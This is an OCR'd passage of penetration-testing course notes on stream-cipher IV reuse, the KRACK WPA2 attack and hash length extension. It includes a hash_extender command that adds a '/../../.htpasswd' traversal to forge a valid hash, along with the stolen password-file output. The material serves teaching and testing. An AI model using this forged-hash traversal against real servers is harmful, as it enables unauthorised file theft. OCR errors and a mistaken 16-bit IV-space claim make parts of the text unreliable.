### Stream Cipher IV Collision (2)


This example shows a small Python script that demonstrates how we can recover the plaintext of an encrypted packet when there is an IV collision for an encrypted packet whose plaintext we know. First, we define a tuple "plainknown", which represents the content of a known plaintext packet that corresponds to an encrypted packet we observed that has an IV collision. Second, we define the tuple "cipherknown", which is the encrypted form of the "plainknown" data. Finally, we identify an encrypted packet that has an IV collision with the "cipherknown" value and enter the unknown ciphertext value whose plaintext we want to recover.

In the code on this page, we iterate the variable "i" in a for loop for the length of the plainknown tuple (all the defined tuples have the same length). For each iteration, we compute the "cipxor" value, which is the product of XORing the "cipherknown" value with the "cipherunknown" value. Next we XOR the product of this operation (cipxor) with the "plainknown" value, revealing the plaintext of the corresponding byte of the "cipherunknown" tuple, displaying the output with the print command in hexadecimal output formatting. As shown on the bottom of this slide, we are able to recover 16 bytes of plaintext for the "cipherunknown" data, which we later discovered was a portion of an IP packet header.

In order to be effective in recovering data, we need to know the plaintext of a given encrypted packet and the encrypted packet must have an IV collision. In weak stream cipher implementations that use a static IV, there is a lot of opportunity to identify known plaintext and recover the keystream data from the corresponding ciphertext packet. When a static IV is used, we can decrypt all the packets once we know the keystream data from one known ciphertext/plaintext pair.

In other implementations where IV collisions are less common, we generally start with a large data capture and identify all the frames for which there are IV collisions. From there, we evaluate each frame to determine if we can identify any ciphertext/plaintext pairs to use for identifying keystream data, revealing the plaintext of corresponding packets.

In some situations, we are able to inject or supply our own data that is subsequently encrypted, such as by creating new user accounts in a web application which are encrypted and used as a session cookie. In these cases, producing as many user accounts as possible whose plaintext and ciphertext are known will help us build an IV lookup table for use with any subsequent traffic to decrypt unknown ciphertext.



## KRACK Attack - IV Reuse in Practice

- Common WPA2 implementation vulnerability
  - Significant impact to Android devices
- Attacker replays step 3 of the four-way handshake exchanged during authentication
  - Affects PSK and Enterprise auth.

Authenticator Supplicant

1 ANonce, start new key negotiation

SNonce, MIC of frame 2

MIC of frame 3

4 MIC of frame 4, ready to TX/RX

5 Data Frame, IV=0x000000000001

6 Data Frame, IV=0x000000000002


... Data Frame, IV=0x00000000ffff

KRACK Attack - IV Reuse in Practice

The KRACK attack against WPA2 WiFi networks discovered by Mathy Vanhoef (https://www.krackattacks.com/) is a classic example of an IV reuse vulnerability. Affecting over two billion mobile devices running Android worldwide (as well as unpatched Linux, Windows, iOS, and macOS systems), the KRACK attack allows an attacker to leverage IV reuse to decrypt packets sent over a WPA2 network.

When a wireless client connects to the AP, it must go through an exchange known as the four-way handshake (steps 1-- shown on this page). The authenticator (the access point) starts a key negotiation process with the supplicant (the wireless client), authenticating both parties' knowledge of the Pairwise Master Key (PMK, derived from a pre-shared key or the key delivered following IEEE 802.1X authentication with an EAP method). After step 2, the authenticator has verified the identity of the supplicant and registers the new temporary Pairwise Transient Key (PTK) for subsequent use. Similarly, after step 3, the client has verified the identity of the AP and does the same.

Frames transmitted after the four-way handshake use a positively incrementing IV value, starting at 1 and incrementing to 65,535. Prior to 65,535 frames, the two devices complete another four-way handshake to derive a new PTK, allowing them to switch keys without exceeding the 16-bit IV space or repeating IVs.



ANonce, start new key negotiation

SNonce, MIC of frame 2

MIC of frame 3

MIC of frame 4, ready to TX/RX

Data Frame, IV=0x000000000001

Data Frame, IV=0x000000000002

...

MIC of frame 3


Data Frame, IV=0x000000000001

When an attacker replays the frame that sets the key, the vulnerable supplicant sets the former key again, resetting the IV to 1. Subsequent packets will collide with previous IVs, exposing the device to IV collision attacks.
This key reset issue is particularly bad for Android and Linux devices using wpa_supplicant, which resets the key in memory to all 0's after it is first set.

### KRACK Attack Example

In a KRACK attack, the attacker observes the four-way handshake and allows the supplicant to send legitimate data the attacker wishes to decrypt. At some point before the IV space for the current key is exhausted (e.g., before 65,535 packets), the attacker replays the previously observed four-way handshake step 3. Due to a common implementation flaw in many WPA2 supplicants, the client receiving the replayed packet checks to verify the authenticity of the packet, then sets the PTK for use, resetting the IV value to 1 again. Subsequent packets transmitted by the supplicant will have repeating IV values, allowing the attacker to mount an IV reuse attack and decrypt the contents of the packets without PTK knowledge.

In the case of Android devices or other Unix-based systems using the wpa_supplicant client software, the KRACK attack is particularly significant. The wpa_supplicant software removes the PTK from memory immediately after it is set. Receipt of frame 3 in the four-way handshake prompts the wpa_supplicant software to set the key again; this time, the key is always all 0's due to the prior key wipe operation. As a result, an attacker can easily decrypt all traffic on a WiFi network for vulnerable Android devices, a problem which will likely persist for many years.



## Hash Length Extension Attack

- Vulnerability for sites with an attacker-controlled value is appended to a secret to generate a hash
    - Attacker can create a valid hash, without knowing the secret value

*http://victim.tld/download?file=public.pdf&hash=1b4a8292cdef7c5fb94b6a9ac5ee8d62*

```
if (MD5("!secret!value!" . file) != hash) {
    print("ERROR: Incorrect hash! Nice try. Go away.");
} else {
    print("Here is your file.");
    readfile(file);
}
```


### Hash Length Extension Attack

Hash length extension (or hash length padding) exploits a Message Integrity Check (MIC) validation flaw. In some web applications, developers will implement their own hash validation function, using a secret and a secondary value as the input to a hashing algorithm such as MD5 or SHA1. Developers believe because the secret value is not known, an attacker cannot supply an alternate secondary value and correct hash.

In the example on this page, a URL to retrieve the file "public.pdf' is shown and reproduced below:

```
http://victim.tld/download?file=public.pdf&hash=
1b4a8292cdef7c5fb94b6a9ac5ee8d62
```

Here the "download" web application accepts two GET parameters, "file" and "hash". The "file" parameter identifies the filename to be retrieved from the application, while "hash" is a hash value that is computed by taking a secret value and appending the filename. In the sample code on this page, the developer checks the input parameters to the script, only returning the content of the requested file when the hash supplied in the GET request matches the calculated hash using the secret and the filename as inputs. Through this mechanism, though an attacker could change the filename to any value he chooses, the hash is invalid and cannot be computed without the secret value (or so the web developer believes). In this section, we'll look at the concept of a hash length extension attack, which circumvents this control.



## Hash Algorithm Padding

What really happens when you hash something:

Calculate hash for string
MD5("!secret!" . "public.pdf")

Initialize registers with default values
67452301, EFCDAB89, 98BADCFE 10325476

**Pad string to 64 bytes/512 bits, adding padding start marker and length**

```
00: 2173 6563 7265 7421 7075 626c 6963 2e70  !secret!public.p
10: 6466 8000 0000 0000 0000 0000 0000 0000  df..............
20: 0000 0000 0000 0000 0000 0000 0000 0000  ................
30: 0000 0000 0000 0000 9000 0000 0000 0000  ................
```

Calculate hash
`27b6737b,`
`e43c3d6f,`
`e5547223,`
`a79d390d`

Your hash
`27b6737be43c3d6fe5547223a79d390d`


SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 71

### Hash Algorithm Padding

Before we look at the attack itself, we need to understand the concept of hash algorithm padding. Many popular hashing algorithms (including MOS and SHAI) leverage a technique known as length padding or Merkle-Oamgard strengthening (so named after the authors Ralph Merkle and Ivan Oamgard, who developed early works regarding the use of collision-resistant cryptographic hash functions). This length padding mechanism is applied when an input value is hashed through several steps:

1. First, the data to be hashed is sent as an input to the hashing algorithm. In this example, the secret value "!secret!" and the filename "public.pdf' are concatenated prior to hashing. The MOS hashing function processes the input data as "!secret!public.pdf'.
2. The hashing algorithm initializes the hash function registers with default starting values. In the case of MOS, four 32-bit words are used to initialize the hashing algorithm: 67452301, EFCOAB89, 98BAOCFE, 10325476. Other hashing algorithms will use different initial register values.
3. Next, the hashing algorithm pads the input data to a 64-byte/512-bit block. This behavior also changes depending on the hashing algorithm, but for MOS, the first bit after the input data is set to 1 (0x80 in hex, as shown). The data is then padded to 56 bytes, 8 bytes short of the block length. In the example on this page, there are 37 padding bytes (0x00). The remaining 8 bytes are used to represent the length of the input data. In this case, the input data is 18 bytes or 144 bits (0x90 bits in hex). When the input data is longer than a single block, the data is handled one 64-byte block at a time until the last block.
4. Next, the hashing function processes the padded input data to form the hash value. In the case of MOS, the output hash is the value of the four registers after processing all the data: `27b6737b`, `e43c3d6f`, `e5547223`, `a79d390d`.
5. Finally, the hashing function returns the hash value for the input data, which is simply the concatenation of all the register values: `27b6737be43c3d6fe5547223a79d390d`.

Other hashing functions operate on very similar principles, varying primarily in the length of the output hash, the starting register values, and the technique used to hash the input data. The functionality of padding blocks smaller than the block length remains very similar with minor changes between hashing functions.



## Exploiting Hash Length Extension

- Use known valid hash to continue hash calculation
  - Instead of starting with the default registers, use the valid hash to continue the hash function
  - Attacker just picks up hashing where the server left off
- Attacker sends new hash and modified content to server

Attacker adds his new content and calculates the hash, starting from previous valid hash. Opportunity for privilege escalation, directory recursion, command injection, etc.


Exploiting Hash Length Extension

Hash length extension attacks were first popularized by Thai Duong and Juliano Rizzo when describing vulnerabilities in the Flickr API Signature mechanism (http://netifera.com/research/flickr_api_signature_forgery.pdf). In a hash length extension attack, the attacker uses a known valid hash (for example, a "good" file or other token) and uses it to continue the hash calculation process. Instead of allowing the server to supply the padding to continue the hash calculation for the legitimate data, the attacker supplies the padding so that the server computes the hash value for the first block of the supplied data. Immediately after the first block (valid token plus the attacker-supplied padding), the attacker supplies the alternate filename/token content.

Many hashing functions, including SHA1 and MD5, take the hash value from the previous block and use it as the starting registers for the next block of data. In a hash length extension attack, the attacker knows the valid hash for the previous block (token plus padding) and reuses the prior hash as the starting point to calculate the next block of a hash. In the next block, the attacker supplied his desired content, picking up where the server hash function left off.

In the example on this page, we have the plaintext content calculated by the server illustrated on the left, consisting of the secret value "!secret!", the known filename token "public.pdf', and the valid MD5 hash. The attacker doesn't know the secret value, but since he knows the valid hash for the content, he can add his own malicious content and calculate the content as the next valid data block, initializing the hash function registers to the known hash value.

The opportunity to exploit the server using hash length extension attacks will differ between applications. In the past, hash length extension attacks have been used to gain escalated privileges on a server, to perform directory recursion attacks, and to perform command injection attacks.




| Filename | Length |
|---|---|
| two.txt | 59 bytes |
| foo.txt | ...4 bytes |

hashdemo.sec660.org/hash.php?filename=two.txt&hash=1b4a8292cdef7c5fb94b6a9ac5ee8d62

| ???????????? | two.txt |
|---|---|
| Padding | |

*1b4a8292cdef7c5fb94b6a9ac5ee8d62*

```
# ./hash_extender -d two.txt -s 1b4a8292cdef7c5fb94b6a9ac5ee8d62 -a /../../.htpasswd --
format md5 -l 6 --out-data-format html
New signature: 0e93616c88ed0b9735d3d62e2bd4d71a
New string:
two%2etxt%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00h%00%00%00%00%00%00%00%2f%2e%2e%2f%2e%2e%2f%2e
htpasswd
```



h<shdemo.set 6 .¢r g hash.php?fileramt: t o°ae t % ¾

Valid MAC!, returning share/two.txt€h/../../htpasswd

```
josh:ZGCQx6B4RsT8k
steve:oGKY1n5Cwz7OA
```

## Hash Extender

In order to exploit a hash length extension attack, the attacker needs to identify a valid hash and valid input data, supplying additional data that circumvents the security of the system. In order to append content of the attacker's choosing, the attacker must supply the normally server-calculated padding value (preserving the first block), prior to adding the additional malicious data.

The tool hash_extender written by Ron Bowes (https://github.com/iagox86/hash_extender) greatly simplifies the process of exploiting hash length extension vulnerabilities. In the example on this slide, the legitimate filename "two.txt" has an associated hash value of `1b4a8292cdef7c5fb94b6a9ac5ee8d62`. Using hash_extender, we specify the original token ("`-d two.txt`") and the hash ("`-s 1b4a8292cdef7c5fb94b6a9ac5ee8d62`"), followed by the additional data we want to supply ("`-a /../../.htpasswd`", in this example). We can also supply the hash function type ("`--format md5`") and the length of the unknown secret ("`-1 6`", in this example). For web-based attacks, the output data is URL encoded by specifying the "`--out-data-format html`" option, as shown.


The hash_extender tool recreates the padding for the data block containing the secret value and the data token, then uses the valid hash and continues the hash calculation with the attacker-supplied data. In the example on this page, we see the new string has the original filename token ("two.txt", encoded as "two%2etxt"), followed by the start-padding marker ("%80", or 0x80), followed by the padding bytes before the length value ("%00h%00%00%00%00%00%00%00" or 0x6800000000000000 in hex).

Using the output of hash_extender, we can produce a new URL against the target system, supplying the hash_extender new string in the "filename" parameter, and the new signature in the "hash" parameter:

